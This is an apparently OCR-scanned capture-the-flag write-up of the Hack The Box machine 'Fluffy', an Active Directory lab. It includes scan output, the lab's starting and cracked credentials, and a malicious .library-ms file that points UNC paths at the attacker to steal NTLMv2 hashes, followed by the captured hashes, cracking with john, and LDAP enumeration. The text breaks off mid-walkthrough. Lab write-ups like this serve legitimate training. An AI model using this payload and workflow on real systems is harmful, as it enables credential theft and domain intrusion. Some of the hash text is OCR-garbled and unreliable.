
SEASON 8: Active Directory → Fluffy

https://www.hackthebox.com/machines/Fluffy

This is a season 8 box testing on AD enumeration and exploitation.
Initial creds: **j.fleischman / J0elTHEM4n1990!**

Nmap Scan output

➔ Having port 88 kerberos and 389 ldap, we now know we are attacking a Domain Controller.




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy]
└─# nmap -p- --open --min-rate 10000 -sV 10.10.11.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 13:51 EAT
Nmap scan report for DC01.fluffy.htb (10.10.11.69)
Host is up (0.44s latency).
Not shown: 65516 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-04 17:52:19Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49713/tcp open  msrpc         Microsoft Windows RPC
49725/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.98 seconds
```

ENUMERATION


1. SMB

Using smbmap, we are able to determine which shares we can read and right on.
So we have read,write on IT share.




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy]
└─# smbmap -u j.fleischman -p 'J0elTHEM4n1990!' -H 10.10.11.69

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.69:445 Name: DC01.fluffy.htb           Status: Authenticated
        Disk                                            Permissions     Comment
        ----                                            -----------     -------
        ADMIN$                                          NO ACCESS       Remote Admin
        C$                                              NO ACCESS       Default share
        IPC$                                            READ ONLY       Remote IPC
        IT                                              READ, WRITE
        NETLOGON                                        READ ONLY       Logon server share
        SYSVOL                                          READ ONLY       Logon server share
[*] Closed 1 connections
```

Using the initially given creds, we connect to the IT share and proceed to download an upgrade notice file.



```
  .                                   D        0  Thu Sep  4 20:55:58 2025
  ..                                  D        0  Thu Sep  4 20:55:58 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 18:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 18:04:05 2025
  exploit.library-ms                  A      746  Thu Sep  4 19:42:28 2025
  exploit.py                          A      693  Thu Sep  4 20:55:58 2025
  KeePass-2.58                        D        0  Fri Apr 18 18:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 18:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 17:31:07 2025

                5842943 blocks of size 4096. 2234737 blocks available
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (43.2 KiloBy
tes/sec) (average 43.2 KiloBytes/sec)
smb: \>
```



FLUFFY


Patch Announcement: Mandatory Timeslot Booking for Critical Updates
Audience: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

Upgrade Process


```
Recent Vulnerabilities

CVE IDSeverity

CVE-2025-24996Critical

CVE-2025-24071Critical

CVE-2025-46785High

CVE-2025-29968High

CVE-2025-21193Medium

CVE-2025-3445Low
```



CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

The Primary Objective

A. CVE-2025-24996



It’s a **Windows NTLM spoofing / hash-disclosure** issue caused by **external control of a file name or path** (CWE-73). If an attacker can get a Windows component/app to use a **path they control** (e.g., a network/UNC/WebDAV-style path), Windows will try to authenticate with **NTLM** to that remote host. That leaks NTLM credentials (challenge/response) and may enable **NTLM relay** in some environments. Microsoft rates it **CVSS 6.5 (Medium)** with **user interaction required.** NVD CVE Tenable®

EXPLOITING THIS VULNERABILITY TO CAPTURE NTLMv2 Hash.

We’ll now create a .library-ms file e.g


```
```

```
<?xml version="1.0" encoding="UTF-8"?>

<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">

<name>Malicious Library</name>
```

```
<version>6</version>

<isLibraryPinned>false</isLibraryPinned>

<iconReference>\\10.10.*.*\share\icon.ico</iconReference>

<template>generic</template>

<libraryType>Generic</libraryType>

<searchConnectorDescriptionList>

<searchConnectorDescription>

<folderType>Generic</folderType>

<iconReference>\\10.10.*.*\share\icon.ico</iconReference>

<simpleLocation>\\10.10.*.*\share</simpleLocation>

</searchConnectorDescription>

</searchConnectorDescriptionList>

</libraryDescription>
```

```
```

Saved the file, and uploaded it to the target machine.




```
putting file malicious.rar as \malicious.rar (0.3 kb/s) (average 0.3 kb/s)
smb: \> put malicious.zip
putting file malicious.zip as \malicious.zip (0.4 kb/s) (average 0.3 kb/s)
smb: \> dir
  .                                   D        0  Thu Sep  4 21:33:17 2025
  ..                                  D        0  Thu Sep  4 21:33:17 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 18:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 18:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 18:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 18:03:17 2025
  malicious.rar                       A      393  Thu Sep  4 21:33:06 2025
  malicious.zip                       A      468  Thu Sep  4 21:33:18 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 17:31:07 2025

              5842943 blocks of size 4096. 1519847 blocks available
smb: \>
```

root@Kali: /mnt/hardisk/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy 82x16

```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy]
└─# ls
Upgrade_Notice.pdf  malicious.rar  test.library-ms
initial_creds.txt   malicious.zip

┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy]
```


```
[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:bbbe8f0140fee955:177673E347FB758
662C1DC128D:0101000000000000003B3603A41DDC01D25EE8481A90A7EE0000000002000800
004300440001001E00570049004E002D005700580041005000480035005900390047004100 4B
3400570049004E002D00570058004100500048003500590039004700410 04B002E0052003100
002E004C004F00430041004C0003001400520031004300440 02E004C004F00430041004C0005
520031004300440 02E004C004F00430041004C0007000800003B3603A41DDC0106000400020 0
0030003000000000000000010000000020000 0B0505EFEF12698B2391CEC17969517D12049EB
224B02E47B25684DCD200A001000000000000000000000000000000000000900200063006900
002F00310030002E00310030002E00310036002E003200390000000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:2ad88bb24fc3128e:550BE847765EEFA
EFA0D052D6B:0101000000000000003B3603A41DDC012B0E3381750725CB0000000002000800
004300440001001E00570049004E002D0057005800410050004800350059003900470041004B
3400570049004E002D00570058004100500048003500590039004700410 04B002E0052003100
002E004C004F00430041004C0003001400520031004300440 02E004C004F00430041004C0005
520031004300440 02E004C004F00430041004C0007000800003B3603A41DDC0106000400020 0
0030003000000000000000010000000020000 0B0505EFEF12698B2391CEC17969517D12049EB
224B02E47B25684DCD200A001000000000000000000000000000000000000900200063006900
002F00310030002E00310030002E00310036002E003200390000000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.11.69
```

Used john to retrieve the cleartext password




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt p.agila.hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303  (p.agila)
1g 0:00:00:06 DONE (2025-09-04 14:35) 0.1506g/s 680404p/s 680404c/s 680404C/s prorevolucion..progres2007
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Testing if this credentials are working on the target machine ‘**p.agila:prometheusx-303**’




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy]
└─# nxc smb 10.10.11.69 -u p.agila -p prometheusx-303
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\p.agila:prometheusx-303
```

LDAP AND BLOODHOUND ENUMERATION



```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/loot]
└─# ldapdomaindump ldap://10.10.11.69 -u  'fluffy.htb\p.agila' -p 'prometheusx-303'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/loot]
└─# pwd
